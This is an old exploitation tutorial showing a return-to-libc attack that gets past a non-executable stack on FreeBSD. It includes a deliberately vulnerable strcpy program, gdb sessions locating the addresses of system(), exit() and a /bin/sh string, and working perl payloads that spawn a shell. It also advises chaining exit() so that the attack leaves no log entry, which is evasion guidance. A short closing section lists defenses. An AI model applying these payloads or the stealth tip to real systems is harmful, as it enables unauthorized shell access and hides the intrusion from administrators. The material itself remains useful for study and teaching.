Bypassing non-executable-stack during exploitation using return-to-libc

by c0ntex | c0ntex[at]gmail.com


Returning to libc is a method of exploiting a buffer overflow on a system that has a non-executable stack, it is very similar to a standard buffer overflow, in that the return address is changed to point at a new location that we can control. However since no executable code is allowed on the stack we can't just tag in shellcode.

This is the reason we use the return into libc trick and utilize a function provided by the library. We still overwrite the return address with one of a function in libc, pass it the correct arguments and have that execute for us. Since these functions do not reside on the stack, we can bypass the stack protection and execute code.


In the following example I will use the system() function, a generic return argument and a command argument, "/bin/sh", and as no shellcode is required to use this method, it is also a very suitable trick for overflows where buffer space is a real issue.

How does the technique look on the stack - a basic view will be something similar to this:

[-] Buffer overflow smashing EIP and jumping forward to shellcode



[-] Buffer overflow doing return-to-libc and executing system function



Now that we know what we need to achieve, let's compile the vulnerable application and run it.

```
/* retlib.c */
#include <stdio.h>
int main(int argc, char **argv)
{
      char buff[5];

      if(argc != 2) {
            puts("Need an argument!");
            _exit(1);
      }
      printf("Exploiting via returnig into libc function\n");
      strcpy(buff, argv[1]);
```

```
      printf("\nYou typed [%s]\n\n", buff);
      return(0);
}

-bash-2.05b$ ./retlib AAAAAAAAAA
Exploiting via returning into libc function

You typed [AAAAAAAAAA]

-bash-2.05b$ ./retlib `perl -e 'print "A" x 30'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]

Segmentation fault (core dumped)
-bash-2.05b$ gdb -q -c ./retlib.core
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x08004141 in ?? ()
(gdb)

By adding another two bytes to the buffer we will overwrite the return address
completely:

-bash-2.05b$ ./retlib `perl -e 'print "A" x 32'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]

Segmentation fault (core dumped)
-bash-2.05b$ gdb -q -c ./retlib.core
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) q
-bash-2.05b$

RET overwrite buffer size: 32

So we know the buffer length we need to use, next we need to find the address of
a library function that we want to execute and have perform the job of owning
this application.

-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

System address: 0x28085260

We can see the address for system is at 0x28085260, that will be used to overwrite the return address, meaning when the strcpy overflow triggers and the function returns, retlib will return to this address and execute system with the arguments we supply to it.

The first argument will be that of /bin/sh, having system spawn a shell for us. You can either search the memory for the string or you can add one to an environment variable, the latter is easiest and shown here.

One thing to note is you need to make sure that you drop the SHELL= part as this will royally screw things up. Drop back into gdb and find the address of the string "/bin/sh"

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) x/s 0xbfbffd9b
0xbfbffd9b:      "BLOCKSIZE=K"
(gdb)
0xbfbffda7:      "TERM=xterm"
(gdb)
0xbfbffdb2:
"PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bi
n:/home/c0ntex/bin"
(gdb)
0xbfbffe1f:      "SHELL=/bin/sh"
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "/bin/sh"
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

Great, so we have all the information we need and the final buffer will look like the following:

```
      EIP smash               = 32 - 4 = 28  (due to padding)
      system()                = 0x28085260
      system() return address       = SEXY (word)
      /bin/sh                       = 0xbfbffe25
```

28 A's	0x28085260	SEXY	0xbfbffe25
args	EBP	EIP	

Remember that things are pushed onto the stack in reverse, as such, the return address for system will be before the address of our shell, once the shell exits the process will jump to SEXY, which, to save having a log entry should call exit() and cleanly terminate.

Putting that together, we whip up our command line argument:

```
retlib `perl -e 'printf "A" x 28 . "\x60\x52\x08\x28SEXY\x25\xfe\xbf\xbf";'`
```

Let’s give it a try :-)

```
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28SEXY\x25\xfe\xbf\xbf";'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(SEXY%þ¿¿]

=/home/c0ntex: not found
Segmentation fault (core dumped)
-bash-2.05b$
```

Hmm, something went wrong, open it up in gdb and verify the location of SHELL, it seems to have changed

```
-bash-2.05b$ gdb -c ./retlib.core
GNU gdb 5.2.1 (FreeBSD)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-undermydesk-freebsd".
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x59584553 in ?? ()
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "ME=/home/c0ntex"
(gdb) x/s 0xbfbffce8
0xbfbffce8:      "/bin/sh"
(gdb) q
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28SEXY\xe8\xfc\xbf\xbf";'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(SEXYèü¿¿]

$ ps -ef
  PID  TT  STAT      TIME COMMAND
  563  p0  Ss     0:00.92  -bash (bash)
  956  p0  S      0:00.02  ./retlib AAAAAAAAAAAAAAAAAAAAAAAAAAAA`R\b(SEXY\M-h\M-
|\M-?\M-?
  957  p0  S      0:00.01  sh -c /bin/sh
  958  p0  S      0:00.02  /bin/sh
  959  p0  R+     0:00.01  ps -ef
$

Segmentation fault (core dumped)
-bash-2.05b$
```

On my FreeBSD box, the above core dump will be logged in /var/adm/messages, and an administrator will be able to tell that someone has been trying to exploit a binary

```
Apr 11 12:25:48 badass kernel: pid 976 (retlib), uid 1002: exited on signal 11 (core dumped)
```

If you want to remain stealth it is advised to change the return address of SEXY to the libc address of exit(), so when you quit there won't be any log of your activity.

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x281130d0 <exit>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28\xd0\x30\x11\x28\xe8\xfc\xbf\xbf";'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAA`(Ð0(èü¿¿]

$ exit
-bash-2.05b$
```

There, this time it was clean the function exited cleanly and did not leave a log entry behind. As you might have guessed from tagging exit() into the argument, it is possible to string multiple function calls together by creating your own stack frames. This process is well documented in a phrack article by Negral in his phrack document http://www.phrack.org/phrack/58/p58-0x04 and is useful for port binding and many other tricks.

Protecting against return-to-libc and other attacks?

Not really, but there are quite a lot of methods being used to help increase the defense against this form of attack that make it much more difficult to perform in any consistent manner, ranging from core Kernel to compiler protection mechanisms.

Some of the more common protection schemes being used are stack randomization, library randomization, GOT and PLT separation, removal of executable memory regions and stack canary values. Each method brings with it a degree of extra protection, making it much more difficult to execute code after overflowing some buffer on the stack or heap.

Some applications developed to defend against buffer overflows and return-to-"something" attacks are:

PaX
ProPolice
StackGuard
StachShield

Though as natural progress evolves, attackers too become smarter and develop new methods of breaking that protection, these methods include but are not limited to brute forcing, return to GOT / PLT, canary replay and memory leaking.

For instance, during a test on OpenBSD 3.6 I was able to brute force the address of a libc function by repeatedly using the same function address, however it took me a long time to hit that same address and as such this method is not robust enough to use for a stable exploit. It also creates thousands of repeated log entries and generates a vast amount of traffic meaning that ID/PS and administrators will know straight off that something evil is happening on the network.

Using the above protection methods does not stop attacks against programming mistakes but it certainly makes it much harder to be successful and as such, each solution will prove better than nothing at all.

EOF